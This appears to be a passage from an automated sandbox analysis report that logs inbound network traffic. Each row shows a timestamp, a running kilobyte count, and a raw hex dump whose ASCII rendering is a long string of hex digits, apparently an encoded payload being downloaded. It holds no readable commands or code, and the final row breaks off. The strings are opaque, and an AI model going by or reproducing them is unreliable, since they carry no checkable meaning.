2022-10-03 14:03:31 UTC	2071	IN	Data Raw: 31 42 35 44 44 41 33 43 46 46 32 43 41 45 31 33 35 41 44 30 35 32 39 39 32 34 42 35 36 45 39 34 39 31 45 44 36 39 30 30 35 33 33 34 46 46 35 34 37 42 37 32 46 42 31 30 37 45 35 38 31 46 38 31 34 32 35 39 34 43 36 44 31 32 42 39 38 32 34 35 39 43 31 34 43 30 33 43 44 32 33 42 46 42 30 36 41 30 42 42 31 45 34 38 43 33 46 32 42 37 34 39 36 46 42 34 31 34 45 36 32 31 32 45 44 34 30 36 42 36 34 45 33 36 32 39 45 44 45 43 35 42 45 34 42 43 32 44 39 36 33 33 38 43 43 31 45 32 33 46 41 35 41 43 34 42 34 46 37 33 33 30 46 38 44 38 44 34 42 30 42 37 33 41 34 42 34 37 31 37 43 42 39 36 44 34 42 30 39 37 33 43 37 45 43 36 31 46 35 33 32 36 45 31 36 45 38 39 38 39 34 33 34 45 36 45 31 34 41 30 34 38 42 37 30 42 33 43 45 35 30 41 30 41 37 33 36 34 39 36 34 43 41 33 44 44 Data Ascii: 1B5DDA3CFF2CAE135AD0529924B56E9491ED69005334FF547B72FB107E581F8142594C6D12B982459C14C03CD23BFB06A0BB1E48C3F2B7496FB414E6212ED406B64E3629EDEC5BE3C2D96338CC1E23FA5AC4B4F7330F8D8D4B0B73A4B4717CB96D4B0973C7EC61F5326E16E8989434E61A4048B70B3CE50A0A7364964CA3DD
2022-10-03 14:03:31 UTC	2087	IN	Data Raw: 46 37 43 39 31 30 31 46 30 39 32 36 43 33 35 33 44 42 34 43 33 36 39 43 43 44 36 46 42 41 39 35 31 37 35 46 33 44 35 35 44 37 45 36 45 35 31 42 39 45 32 44 30 36 37 39 30 42 32 35 32 36 33 39 37 42 44 37 32 30 43 33 45 33 42 36 36 46 31 31 45 39 42 38 36 42 37 35 42 39 35 42 31 37 36 38 44 45 34 38 31 45 44 37 42 42 35 37 37 42 44 33 30 42 35 42 45 41 35 30 30 43 42 41 46 42 35 41 35 37 36 33 45 46 36 42 39 41 44 30 44 31 42 33 42 32 42 41 37 30 37 34 43 37 42 38 45 31 43 44 45 37 46 42 45 45 42 35 37 39 42 44 45 30 43 43 32 36 30 42 46 33 42 42 32 44 41 46 36 32 46 30 31 44 37 41 39 42 32 45 43 46 43 35 45 39 37 32 36 33 44 42 32 37 33 37 37 30 37 30 38 37 42 31 33 41 31 30 31 46 38 43 34 35 45 38 35 32 31 46 30 36 46 36 39 42 37 35 46 37 43 36 39 Data Ascii: F7C9101F0926C353DB4C369CCD6FBA95175F3D55D7E6E51B9E2D06790B2526397BD720C3E3B66F11E9B86B75B95B1768DE481ED7BB577BD30B5BEA500CBAFB5A5763EF6B9AD0D1B3B2BA7074C7B8E1CDE7FBEEB579BDE0E3C260BF3BB24CAF62F01D7A9B2ECFC5E97263DB273770787B13A101F8C45E8521F06D69B75F7C69

Timestamp	kBytes transferred	Direction	Data
2022-10-03 14:03:31 UTC	2103	IN	Data Raw: 42 35 30 32 31 45 44 34 41 39 38 36 41 30 41 44 46 37 45 46 32 39 31 41 38 44 39 33 31 44 41 38 31 46 44 36 41 36 44 37 36 41 38 37 30 34 46 37 41 38 32 35 46 31 42 45 44 46 35 37 38 35 38 46 34 37 31 35 42 45 38 46 34 46 45 44 44 37 31 46 46 42 45 44 35 44 42 41 36 38 45 45 34 34 37 41 33 32 31 44 35 42 36 41 38 36 36 44 45 39 42 44 31 32 46 42 37 43 41 33 39 46 46 37 30 39 37 43 30 45 36 31 41 46 35 41 39 42 35 43 33 37 31 34 36 33 42 35 42 44 41 41 33 42 46 34 30 39 37 32 31 38 46 34 42 31 34 43 34 37 35 38 41 38 41 39 44 31 45 39 41 33 46 44 44 45 44 30 38 38 35 44 46 34 46 31 30 32 44 41 33 46 44 39 32 38 46 34 31 45 31 32 46 42 31 39 41 33 44 30 38 36 33 32 36 33 46 35 31 41 35 41 32 46 38 30 33 36 41 38 45 45 35 31 44 41 44 31 30 45 35 41 32 46 41 Data Ascii: B5021ED4A986A0ADF7EF291A8D931DA81FD6A6D76A8704F7A825F1BEDF57858F4715BE8F4FEDD71FFBED5DBA68EE447A321D5B6A866DE9BD12FB7CA39FF7097C0E61AF5A9B5C371463B5BDAA3BF4097218F4B14C4758A8A9D1E9A3FDDDED0885DF4F102DA3FD928F41E12FB19A3D0863263F51A5A2F8036A8EE51DAD10E5A2FA
2022-10-03 14:03:31 UTC	2119	IN	Data Raw: 43 38 34 44 36 39 37 36 39 37 37 31 45 39 46 41 38 31 46 44 35 31 35 32 35 37 31 31 39 46 33 45 34 43 36 42 43 39 42 36 39 36 32 31 46 46 45 41 38 42 33 45 44 38 33 41 44 30 33 37 39 32 36 33 34 36 36 42 34 37 42 43 42 44 32 31 41 45 45 43 46 33 35 39 31 37 37 43 38 38 44 35 31 41 42 35 36 46 46 35 45 38 46 33 31 33 38 43 45 45 41 36 31 42 43 38 30 43 37 33 32 44 43 31 31 32 33 45 32 33 35 31 35 34 31 36 38 45 33 38 33 37 31 44 39 33 45 39 31 37 39 41 45 38 34 42 42 43 46 35 32 34 34 42 46 34 46 31 31 35 44 44 38 43 39 46 35 35 43 32 44 31 37 46 39 41 39 42 32 39 36 41 41 30 41 45 45 39 33 42 44 39 31 45 39 41 36 39 42 39 37 46 45 46 34 39 31 38 34 44 45 37 34 42 38 34 37 41 34 42 41 37 39 45 36 42 30 43 34 35 43 46 37 45 41 32 30 46 32 36 31 33 42 43 34 Data Ascii: C84D69769771E9FA81FD515257119F3E4C6BC9B69621FEEA8B3ED83AD0379263466B47BCBD21AEECF359177C88D51AB56FF5E8F3138CEEA61BC80C732DC1123E235154168E38371D93E9179AE84BBCF5244BF4F115DD8C9F55C2D17F9A9B296AA0AEE93BD91E9A69B97FEF49184DE74B847A4BA79E6B0C45CF7EA20F2613BC4
2022-10-03 14:03:31 UTC	2135	IN	Data Raw: 44 41 34 41 46 45 43 41 46 44 32 39 38 42 35 37 31 35 33 46 35 46 39 36 33 46 37 42 34 35 31 38 42 44 36 39 38 35 33 36 41 33 41 33 30 39 33 45 41 32 36 32 42 35 33 35 34 45 32 42 45 30 34 41 41 33 44 46 31 46 44 39 35 41 35 31 44 33 46 46 44 32 43 42 37 42 45 37 43 36 37 36 45 34 38 46 37 33 31 44 44 36 46 45 45 42 42 41 39 46 30 44 35 39 44 33 31 43 34 43 46 45 41 30 38 44 41 31 45 44 35 46 31 31 32 45 36 42 41 33 32 42 36 44 36 43 35 39 33 35 38 36 39 46 30 41 35 33 32 33 34 44 46 34 41 34 34 34 45 35 42 35 30 33 34 32 41 44 31 44 44 39 35 30 37 35 39 46 39 35 35 37 46 35 33 46 37 39 37 39 34 42 31 32 44 32 32 37 44 44 32 44 39 44 37 38 32 38 43 32 45 37 44 35 37 36 41 37 30 46 38 46 45 45 31 38 46 35 44 30 34 36 37 39 33 37 46 31 31 37 38 44 Data Ascii: DA4AFECAFD298B57153F5F963F7B4518BD698536A3A3093EA262B5354E2BE04AA3DF1FD95A51D3FFD2CB7BE7C676E48F731DD6FEEBBA9F0D59D31C4CFEA08DA1ED5F112E6BA32B6D6C6C5935869F0A53234DF4A4444E5B50342AD1DD950759F9557F53F79794B12D227DD2D9D7828C2E7D576A70F8FEE18F5D0467937F1178D
2022-10-03 14:03:31 UTC	2151	IN	Data Raw: 34 35 36 43 43 31 35 44 42 37 37 42 36 45 32 32 37 34 36 37 42 30 35 36 34 44 41 38 44 41 32 34 42 36 36 31 33 31 37 44 30 33 42 36 43 36 44 31 41 39 42 33 30 38 41 42 32 31 32 31 35 46 43 36 33 30 37 30 32 35 45 30 42 46 37 46 31 44 30 31 32 45 39 36 44 43 46 36 34 42 45 33 46 38 43 30 34 35 37 44 36 37 42 32 41 35 45 35 45 39 39 45 43 41 39 39 33 39 43 31 44 46 43 37 34 30 44 44 42 31 35 44 31 31 42 34 32 37 42 33 44 39 35 32 42 44 42 30 46 44 36 45 44 41 31 36 44 39 45 43 41 39 36 39 36 44 35 39 45 31 39 42 36 38 43 37 36 37 43 36 30 35 34 43 33 42 33 44 39 35 33 39 33 31 39 42 37 32 31 37 36 35 39 46 31 38 30 35 33 39 33 36 37 43 37 34 30 36 41 34 42 36 45 33 34 43 33 33 33 44 39 35 32 43 41 33 33 36 45 37 34 42 34 42 33 44 39 35 33 34 32 41 46 45 46 Data Ascii: 456CC15DB77B6E227467B0564DA8DA24B661317D03B6C6D1A9B308AB21215FC6307025E0BF7F1D012E96DCf64BE3F8C0457D67B2A5E5E99ECA9939C1DFC740DDB15D11B427B3D952BDB0FD6EDA16D9ECA9696D59E19B68C767C6054C3B3D9539319B7217659F180539367C7406A4B6E34C333D952CA336E74B4B3D95342AFEF
2022-10-03 14:03:31 UTC	2167	IN	Data Raw: 31 39 36 35 35 33 36 45 39 44 30 34 39 34 46 33 34 35 46 34 45 33 44 39 46 42 34 33 42 38 43 42 39 41 45 37 30 39 41 32 45 43 44 34 42 37 31 39 34 30 45 36 44 43 36 35 44 39 45 36 38 41 42 38 43 42 38 35 46 45 31 31 42 37 45 31 39 41 38 32 43 44 32 37 41 36 45 33 32 45 36 34 33 33 36 45 35 39 44 44 32 31 45 45 32 43 32 42 35 46 33 39 33 45 31 36 46 46 37 31 38 44 33 45 30 38 42 41 45 45 45 35 31 35 38 37 45 43 39 31 36 44 45 31 39 43 41 44 41 34 35 34 36 32 38 33 43 38 33 41 38 37 46 33 43 43 30 33 46 35 39 36 32 33 46 35 39 36 36 34 44 30 39 34 35 34 31 46 38 34 38 32 42 41 31 37 34 35 31 43 38 42 35 34 31 44 34 43 43 37 35 42 36 37 35 31 46 35 34 30 37 41 34 43 46 38 44 33 34 42 30 31 39 34 44 43 34 35 33 46 46 45 41 41 30 44 46 38 37 34 32 31 33 39 43 Data Ascii: 1965536E9D0494F345F4E3D9FB43B8CB9AE709A2ECD4B71940E6DC65D9E68AB8CB85FE11B7E19A82CD27A6E32E64336E59DD21EE2C2B5F393E16FF718D3E08BAEEEE51587EC916DE19CAD4A546283C83A87F3CC03F59623F59664D094541F8482BA17451C8B541D4CC75B6751F5407A4CF8D34B0194DC453FFEEA0DF8742139C
2022-10-03 14:03:31 UTC	2183	IN	Data Raw: 30 44 35 43 32 43 44 38 36 42 33 44 30 45 42 43 46 34 37 33 36 30 45 41 33 43 41 46 30 31 42 44 44 46 33 38 34 42 32 44 46 39 31 33 35 45 36 43 36 41 30 31 42 34 45 45 39 37 35 36 35 34 38 33 33 46 37 37 46 37 35 46 32 32 36 37 34 37 38 41 45 43 39 45 41 46 33 36 46 33 44 33 36 39 43 46 42 45 33 46 30 42 33 41 42 45 44 34 45 42 46 31 35 39 44 30 31 30 44 34 38 35 33 46 35 31 45 35 41 42 46 39 30 39 38 41 31 41 45 33 42 44 46 41 33 42 35 38 42 38 41 45 35 30 37 34 45 42 43 34 33 34 39 42 42 34 45 33 44 30 33 32 39 38 33 36 30 38 34 34 43 38 37 42 32 35 30 38 43 39 31 42 31 39 41 31 34 38 37 38 46 35 30 31 39 32 39 39 44 36 44 46 33 39 44 42 39 33 33 34 33 42 46 44 41 44 38 36 34 35 37 33 41 42 42 33 30 44 44 39 33 46 33 39 44 39 39 30 43 46 36 31 41 42 42 Data Ascii: 0D5C2CD86B3D0EBCF47360EA3CAF01BDDF384B2DF9135E6C6A01B4EE975654833F77F75F2267478AEC9EAF36F3D369CFBE3F0B3ABED4EBF159D010D4853F51E5ABF9098A1AE3BDF43B58B8AE5074EB C4349BB4E3D03298360844C87B2508C91B19A14878F5019299D6DF39DB93343BFDAD864573ABB30DD93F39D990CF61ABB
2022-10-03 14:03:31 UTC	2199	IN	Data Raw: 38 35 35 34 46 33 42 34 32 33 43 46 45 34 36 32 34 39 34 44 35 44 37 32 31 32 37 30 39 33 34 45 44 31 38 36 32 41 35 46 43 45 44 31 38 36 32 37 30 32 34 36 35 33 42 34 41 34 32 45 38 45 34 36 30 45 42 34 32 43 46 39 45 37 36 41 43 42 45 33 35 30 39 33 43 45 39 32 31 37 33 34 45 37 39 37 34 36 32 44 42 36 34 40 45 46 38 45 44 39 45 32 35 34 44 41 37 38 38 31 38 42 41 44 43 31 42 33 44 43 30 43 38 42 42 32 43 41 32 43 39 34 43 33 39 43 46 32 39 44 43 45 39 30 32 39 46 39 44 32 33 32 45 43 34 37 31 45 41 46 39 44 32 33 35 32 41 37 34 39 36 33 44 46 46 36 36 37 34 38 44 30 36 32 33 38 43 35 30 45 42 34 35 37 45 35 38 36 41 30 34 35 42 38 33 44 46 37 37 31 35 39 30 30 45 35 39 33 37 35 38 42 35 35 35 38 46 39 39 32 30 37 37 46 37 44 46 38 35 44 46 35 31 45 45 Data Ascii: 8554F3B423CFE462494D5D721270934ED1862A5FCED18627024653B4A42E8E460EB42CF9E76ACB E35093CE921734E797462DB640EF8ED9E254DA78818BADC1B3DC0C8BB2CA2C94C39CF29DCE9029F9 D232EC471EAF9D2352A74963DFF66748D06238C50EB457E586A045B83DF7715900E593758B5558F992077F7DF85DF51EE

Timestamp	kBytes transferred	Direction	Data
2022-10-03 14:03:31 UTC	2215	IN	Data Raw: 38 34 30 43 33 41 39 32 30 36 31 39 44 32 31 38 44 43 34 42 35 37 30 44 31 32 32 33 33 39 34 32 34 38 37 44 37 41 41 32 39 30 39 42 42 38 41 38 37 37 43 30 43 46 42 45 35 43 44 36 30 42 35 30 31 30 37 34 45 37 36 45 34 37 43 35 34 43 37 35 39 42 34 41 36 43 41 35 32 33 45 30 34 45 43 41 43 34 35 30 31 34 44 30 34 37 43 43 30 41 43 30 45 30 30 44 31 32 39 41 37 41 42 44 39 34 44 31 35 39 32 32 34 32 39 39 36 44 36 36 45 44 30 39 33 36 32 41 31 39 33 35 46 32 33 36 36 34 39 34 43 41 43 35 34 39 35 44 32 33 39 44 34 34 39 42 44 35 46 41 35 31 31 35 44 34 38 35 33 36 42 39 41 32 41 37 32 34 37 44 33 31 33 30 36 34 34 37 33 46 44 33 45 34 45 44 33 38 41 36 45 41 38 44 44 44 34 43 42 35 41 34 35 43 41 31 43 44 30 37 33 42 33 37 34 33 36 41 41 38 31 31 43 45 Data Ascii: 840C3A920619D218DC4B570D12233942487D7AA2909BB8A877C0CFBE5CD60B501074E76E47C54C759B4A6CA523E04ECAC45014D047CC0AC0E00D129A7ABD94D1592242996D66ED09362A1935F2366494CAC5495D239D449B4EFA5115DE48536B9A2A7247D313064473FD3E4ED38A6EA8DD4CB5A45CA1CD073B37436AA811CE
2022-10-03 14:03:31 UTC	2231	IN	Data Raw: 34 39 37 32 38 39 45 35 45 44 32 46 36 30 32 39 41 41 42 31 46 33 41 45 43 39 44 32 34 44 35 43 30 36 45 44 32 31 37 38 35 38 32 35 30 36 30 43 42 45 43 38 33 30 35 37 43 43 31 38 36 33 37 42 39 45 41 34 38 45 39 36 42 37 32 34 38 46 31 46 46 41 31 46 34 30 39 34 32 41 46 36 39 42 43 35 38 45 31 34 38 35 32 37 39 30 43 31 46 43 31 43 43 43 32 31 45 37 30 30 36 35 43 33 36 30 33 32 43 33 45 45 46 30 31 43 34 36 37 30 31 36 35 45 33 35 34 33 38 45 33 46 32 32 34 44 34 32 33 44 37 34 31 34 38 30 34 32 43 44 34 30 42 37 44 33 35 34 33 38 43 31 45 41 30 44 42 45 43 36 32 46 39 33 44 35 34 32 32 42 37 41 30 41 34 30 32 31 33 35 34 30 42 37 46 37 35 34 33 38 41 36 41 38 37 38 46 32 44 36 42 32 34 39 30 41 43 42 37 39 30 35 45 31 36 34 37 35 35 30 38 30 44 45 38 Data Ascii: 497289E5ED2F6029AAB1F3AEC9D24D5C06ED21785825060CBEC83057CC18637B9EA48E96B7248F1FFA1F40942AF69BC58E14852790C1FC1CCC21E70065C36032C3EEF01C4670165E35438E3F224D423D74148042CD40B7D35438C1EA0DBEC62F93D5422B7A0A40213540B7F75438A6A878FD26B2490ACB7905E164755080DE8
2022-10-03 14:03:31 UTC	2247	IN	Data Raw: 33 33 38 42 41 35 38 34 36 39 43 45 46 43 45 32 46 43 31 45 36 45 46 44 32 33 39 32 37 45 42 44 39 33 36 37 44 38 31 44 39 31 37 32 35 42 43 42 30 41 44 37 39 34 46 38 36 43 36 31 35 41 31 30 33 41 43 35 33 36 43 38 38 37 32 32 33 41 33 44 35 33 43 38 38 34 42 46 45 37 39 31 30 44 36 46 38 30 32 39 35 31 43 37 39 43 41 37 30 34 37 35 32 38 44 35 38 45 41 34 30 37 32 30 37 44 33 36 30 42 30 45 39 34 44 46 32 32 37 34 41 39 35 37 36 42 39 31 33 43 36 33 34 39 46 39 31 32 30 43 32 37 31 44 31 35 37 32 36 33 39 38 33 40 41 43 35 44 34 34 39 44 35 32 42 31 35 31 35 46 30 42 43 33 39 46 44 46 44 31 46 37 32 42 31 45 31 38 36 34 36 30 36 35 38 43 41 42 39 35 38 46 41 43 31 32 30 36 39 33 30 30 44 33 36 38 44 34 42 37 30 37 42 30 39 37 33 34 39 32 41 45 38 44 Data Ascii: 338BA58469CEFC2FC1E6EFD23927EBD9367D81D91725BCB0AD794F86C615A1103AC536C887223A3D53C884BFE7910D6F802951C79CA7047528D58EA407207D360B0E94DF2274A9576B913C6349F9120C271D1572639830AC5D449DE2B1515F0BC39DFDF1F72B1E186460658CAB958FAC12069300D368D4B707B0973492AE8D
2022-10-03 14:03:31 UTC	2263	IN	Data Raw: 32 30 44 36 32 38 32 30 43 36 35 37 34 43 44 39 37 45 36 44 31 45 36 30 43 35 32 45 42 46 31 46 37 46 32 44 42 33 32 43 45 34 43 38 30 43 35 43 45 39 46 37 44 31 39 37 45 33 39 33 39 41 31 34 43 41 42 46 33 34 31 46 31 43 44 30 38 31 37 30 37 41 30 44 32 30 31 39 32 38 46 37 42 31 39 39 36 38 35 42 36 35 46 41 45 36 44 42 44 34 43 30 39 36 30 39 41 35 39 36 45 35 46 32 45 39 31 38 45 33 41 46 32 39 31 33 37 35 42 36 31 37 46 31 44 33 46 32 43 30 45 37 37 43 45 42 35 41 43 32 45 32 36 44 37 38 36 45 41 39 32 45 42 30 42 32 34 34 30 45 43 36 36 33 37 36 30 35 45 34 37 33 33 31 42 44 31 32 46 45 34 36 38 45 32 36 43 44 33 31 41 46 43 30 39 46 39 36 44 39 31 36 37 30 38 31 37 41 32 31 37 37 31 38 45 44 34 45 36 33 37 35 35 33 31 34 46 41 33 37 35 34 32 36 35 Data Ascii: 20D62820C6574CD97E6D1E60C52EBF1F7F2DB32CE4C80C5CE9F7D197E3939A14CABF341F1CD081707A0D201928F7B199685B65FAE6DBD4C09609A596E5F2E918E3AF291375B617F1D3F2C0E77CEB5AC2E26D786EA92EB0B2440EC6637605E47331BD12FE468E26CD31AFC09F96D91670817A217718ED4E63755314FA3754265
2022-10-03 14:03:31 UTC	2279	IN	Data Raw: 32 44 35 35 39 30 43 46 33 33 44 41 44 34 36 31 36 32 35 38 32 30 35 35 32 30 35 37 41 30 35 45 43 39 31 41 34 36 43 37 38 39 32 42 36 42 43 43 43 42 37 39 33 44 31 44 37 39 33 43 31 44 37 39 33 43 31 46 32 46 31 42 46 32 35 33 41 44 42 43 36 38 42 30 32 38 34 42 37 39 41 37 31 30 45 31 46 35 45 39 41 34 43 34 46 41 33 37 36 38 35 30 45 32 34 35 43 37 34 43 43 42 33 31 35 31 33 35 43 36 45 35 32 36 45 35 37 43 33 34 36 39 42 41 32 46 32 32 30 43 38 38 32 39 46 44 38 37 35 31 30 46 37 43 35 31 38 30 45 33 35 30 30 33 30 31 41 34 43 33 35 38 36 30 37 36 38 39 46 33 35 33 30 44 35 33 35 36 34 37 35 38 42 39 46 35 46 41 39 38 41 32 36 41 38 32 42 38 38 33 35 45 37 46 35 37 31 31 37 32 41 45 30 33 38 46 39 39 45 31 41 46 32 36 39 45 34 44 33 33 32 38 30 Data Ascii: 2D5590CF33DAD461625820552057A05EC91A46C7892B6BCCCB793D1D793C11F8A242F1FB53ADBC68B0284B79A710E1F5E9A4CFA376850E245C74CCB315135C6E526E57C346949BA2F220C8829DF87510F7C5180E3500301A4C3586076889F3530D53564758B9F5FA98A26A82B8835E7F571172AE038F999E1AF269E4D33280
2022-10-03 14:03:31 UTC	2295	IN	Data Raw: 41 30 31 42 31 42 42 34 33 36 41 30 30 30 44 39 39 35 33 34 34 32 35 43 37 43 36 46 34 30 30 37 35 34 37 37 37 32 34 34 42 38 39 36 33 46 36 30 38 30 37 36 43 34 35 34 39 31 31 36 38 31 38 39 35 34 38 36 32 34 32 35 44 35 44 44 31 43 44 41 46 37 31 35 31 44 31 43 44 38 45 31 38 30 39 39 35 36 46 38 33 36 36 42 44 44 42 36 37 32 34 38 31 30 32 39 37 38 33 37 35 37 33 33 43 46 34 46 39 43 39 31 39 34 45 32 33 46 46 43 43 44 34 44 35 32 36 42 35 36 39 34 30 45 33 45 41 32 46 45 35 45 33 36 31 33 34 36 35 45 36 43 46 33 38 32 45 39 30 42 35 41 39 39 31 46 39 44 36 33 39 41 42 44 46 38 34 43 39 32 44 42 37 33 35 37 35 43 46 31 36 43 43 43 45 45 37 32 44 42 39 41 45 36 45 37 39 32 35 42 34 46 30 38 32 36 45 39 44 31 30 38 31 45 43 33 42 42 31 45 Data Ascii: A01B1BB436A000D99534425C7C6F400754777244B8963F608076C4549116818954862425D5DD1CDAF7151D1CD8E1809956F8366BDD67248102978375733CF4F9C91942E3FFCCDD4E26A28B56940E3EA2FE5E3613465E6CF382E90B5A991F9D639ABDF84C92DB73575CF16CCCEE72DB9AE6E79255B4F0826E9DA081EC3BBB1E
2022-10-03 14:03:31 UTC	2311	IN	Data Raw: 41 45 34 46 44 41 35 32 35 45 33 39 34 31 38 34 42 42 31 42 37 36 39 34 33 31 39 30 43 39 36 33 45 34 37 43 41 43 41 30 45 42 32 34 34 45 42 36 39 37 37 37 42 42 39 39 43 37 45 38 32 33 33 36 39 33 36 30 45 46 36 37 44 36 45 43 33 33 39 31 37 46 33 44 32 46 35 30 33 36 32 42 45 32 41 37 45 45 44 41 30 42 46 44 31 42 39 38 34 32 36 30 34 35 45 36 46 41 35 45 44 46 36 38 30 42 31 44 35 32 39 32 45 30 46 34 31 42 32 45 31 43 38 36 33 41 35 42 31 38 44 45 32 45 42 31 32 35 44 35 36 38 44 39 39 32 31 35 43 35 43 32 37 42 30 44 42 30 39 34 32 45 32 30 46 31 39 33 34 30 43 42 46 31 41 33 45 41 31 34 43 38 43 43 42 37 39 34 43 36 36 35 30 42 43 31 39 44 45 36 46 32 38 44 39 46 32 37 34 37 46 42 31 36 30 43 30 32 42 45 39 31 41 34 45 38 38 35 45 31 31 46 34 38 Data Ascii: AE4FDA525E394184BB1B76943190C963E47CACAE0EB244EB69777BB99C7E823369360EF67D6EC33917F3D2F50362BE2A7EEDA0BF1D1B98426045E6FA5EDF680B1D5292E0F41B2E1C863A5B18DE2EB125D568D99215C5C277B0DB0942E20F19340CBF1A3EA14C8CCB794C6650BC19DE6F38D9F2747FB160C02BE91A4E885E11F48
2022-10-03 14:03:31 UTC	2327	IN	Data Raw: 32 37 31 35 35 44 36 44 39 38 30 44 34 33 38 37 32 39 44 36 46 41 43 33 39 33 46 34 38 44 31 41 45 44 31 34 42 31 34 38 37 41 39 31 35 37 39 35 35 44 36 44 45 46 45 31 46 43 45 34 44 44 39 31 36 36 44 46 43 43 42 35 35 41 33 35 45 42 42 33 33 42 33 34 33 32 46 38 33 46 46 36 43 36 44 45 31 37 37 38 34 37 37 41 31 38 37 36 38 45 35 31 43 44 44 45 32 39 41 33 34 39 46 39 31 44 35 46 41 34 32 45 39 41 33 37 35 39 41 39 41 33 37 45 45 43 38 31 32 36 34 36 30 45 32 41 39 37 36 43 42 33 36 32 38 45 42 45 45 38 34 46 33 36 39 37 33 32 44 32 43 46 38 36 46 46 45 39 37 38 39 39 44 31 39 42 38 32 46 35 44 42 33 46 36 30 39 43 30 32 39 34 33 33 42 41 43 42 35 35 39 36 36 35 33 35 44 34 43 42 43 44 39 35 41 32 36 35 30 45 38 44 30 38 37 43 43 35 44 42 39 30 39 Data Ascii: 27155D6D980D438729D6FAC393F48D1AED14B1487A9157955D6DEFE1FCE4DD9166DFC3B55A355BB33B3432F83FF6C6DE17784771A18768E51CDDE29A349F91D5FA42E9A3759A9A37EEC8126460E2A976CB3628EBEE84F369732D2CF86FFE97899D19B82F5DB3F609C029433BACB55966535D4CBCD95A2650E8D087CC5DB9D09

Timestamp	kBytes transferred	Direction	Data
2022-10-03 14:03:31 UTC	2343	IN	Data Raw: 39 32 34 34 34 34 41 43 34 39 38 43 42 43 35 41 38 30 34 41 31 43 43 41 32 41 46 44 36 41 41 39 39 33 30 43 30 39 45 45 33 35 43 32 37 43 30 42 33 39 30 42 32 44 31 39 30 46 45 38 42 34 35 43 42 46 31 42 37 42 37 38 35 44 31 38 31 34 43 34 41 42 42 45 41 43 34 46 33 44 35 42 42 39 42 37 42 41 44 41 42 44 44 36 34 42 46 39 30 39 42 42 41 42 34 33 43 38 31 36 46 31 35 38 30 45 39 34 36 45 31 45 46 37 36 32 44 39 35 30 39 36 37 35 35 30 35 32 33 43 33 36 44 32 38 45 41 33 30 41 44 36 41 38 37 32 38 33 46 36 33 36 42 42 38 41 33 38 32 37 36 36 44 34 32 42 45 42 36 45 30 39 43 45 32 34 30 46 46 35 42 46 41 31 33 46 31 42 37 45 35 43 31 35 35 39 41 32 43 31 37 36 44 30 39 32 39 42 34 30 39 38 34 33 31 43 30 39 34 33 37 35 35 44 41 35 30 30 31 44 43 42 38 32 30 Data Ascii: 924444AC498CBC5A804A1CCA2AFD6AA9930C09EE35C27C0B390B2D190FE8B45CBF1B7B785D1814C4ABBEAC43D5BB9B7BADABDD64BF909BBAB43C816F1580E946E1EF762D950967550523C36D28EA30AD6A87283F636BB8A382766D42BEB6E09CE240FF5BFA13F1B7E5C1559A2C176D0929B4098431C0943755DA5001DCB820
2022-10-03 14:03:31 UTC	2359	IN	Data Raw: 42 44 33 36 33 38 42 35 39 45 30 43 43 44 44 38 38 38 45 39 42 31 31 31 43 36 33 45 41 39 38 36 32 44 45 30 39 31 33 36 39 36 31 44 31 44 43 39 36 30 39 38 34 30 39 38 33 46 30 38 30 45 31 33 42 44 43 34 44 38 32 37 41 39 32 34 34 44 42 32 42 31 42 41 32 42 34 36 39 41 34 31 35 37 37 39 38 44 35 46 44 31 41 44 33 42 31 32 32 44 43 42 34 46 37 33 32 33 36 36 36 32 30 34 35 36 38 31 30 43 41 33 43 41 30 39 43 41 30 43 35 38 30 42 32 38 34 33 32 39 32 35 31 35 37 32 33 45 42 41 31 33 41 44 41 31 37 32 30 37 33 46 36 38 30 34 41 35 43 46 45 42 38 42 43 39 35 44 38 33 38 43 30 43 43 42 39 46 44 35 38 36 33 33 39 41 34 41 46 33 30 34 46 35 44 35 45 30 43 33 30 34 44 35 44 42 44 41 33 42 38 34 31 46 34 43 46 31 46 43 31 39 46 38 44 30 32 30 37 37 35 35 33 39 35 Data Ascii: BD3638B59E0CCDD888E9B111C63EA9862DE09136961D1DC9609840983F080E13BDC4D827A9244DB2B1BA2B469A4157798D5FD1AD3B122DCBAF732366620456810CA3CA09CA0C580B2843292515723EBA13ADA172073F6804A5CFEB8BC95D838C0CCB9FD586339A4AF304F5D5E0C304D5DBDA3B841F4CF1FC19F8D0207755395
2022-10-03 14:03:31 UTC	2375	IN	Data Raw: 46 38 33 37 44 42 44 31 42 37 36 32 31 39 41 43 42 44 35 33 42 42 39 44 34 33 39 32 31 42 32 38 36 44 31 37 33 35 39 44 43 45 45 31 30 37 34 41 38 43 32 42 38 41 44 35 41 36 36 31 35 43 42 43 36 44 32 30 33 33 44 41 41 41 44 39 33 38 46 44 46 46 31 46 32 42 33 42 33 42 34 30 38 36 32 37 37 31 45 41 32 46 31 45 42 39 38 33 30 44 42 33 36 41 43 31 35 43 39 42 32 30 45 36 45 42 35 38 39 44 43 36 41 30 46 44 31 30 41 38 43 33 48 42 37 36 30 41 44 36 41 30 31 37 35 42 36 36 44 36 36 41 30 35 43 38 39 44 35 46 35 34 44 37 38 41 43 38 46 45 36 35 35 44 46 39 33 46 41 43 34 31 33 30 39 34 38 44 33 31 30 43 34 46 45 41 43 44 33 35 44 43 30 41 38 38 46 32 43 43 35 44 46 44 35 37 45 32 33 35 33 31 39 43 31 43 42 46 35 32 42 34 34 44 43 32 41 33 33 35 34 43 35 31 44 Data Ascii: F837DBD1B76219ACBD53BB9D43921B286D17359DCEE1074A8C2B8AD5A6615CBC6D2033DAAAD938FDFF1F2B3B3B40862771EA2F1EB9830DB36AC15C9B20E6EB589DC6A0FDA0A8C38B7601D6A0175B66D66A05C89D5F54D78AC8FE655DF93FAC4130948D310C4FEACD35DC0A88F2CC5DFD57E235319C1CBF52B44DC2A3354C51D
2022-10-03 14:03:31 UTC	2391	IN	Data Raw: 36 32 41 37 34 42 45 37 36 46 45 45 46 30 34 30 33 37 37 43 38 33 37 37 43 33 44 45 41 35 41 44 30 30 31 46 44 30 34 33 35 43 33 34 31 44 33 30 38 37 42 31 35 43 41 30 41 32 41 32 38 39 46 41 45 43 35 39 30 42 36 33 42 46 36 30 37 37 37 38 34 34 30 35 33 44 30 43 46 35 35 39 30 32 30 36 35 43 41 30 46 36 38 42 41 41 39 34 35 44 43 34 44 38 42 41 30 33 45 44 38 42 42 39 44 42 31 37 34 32 46 46 38 44 45 32 45 41 42 31 32 31 36 30 41 34 43 32 42 43 36 44 44 41 35 42 45 39 42 32 46 46 30 37 31 37 37 36 45 44 39 31 42 43 41 46 44 33 31 43 34 43 32 31 39 32 31 45 44 35 33 34 34 38 41 32 33 37 30 41 44 35 44 45 34 30 42 33 43 34 34 37 32 33 46 37 31 30 45 46 30 32 39 46 36 32 43 35 46 43 39 43 34 41 46 43 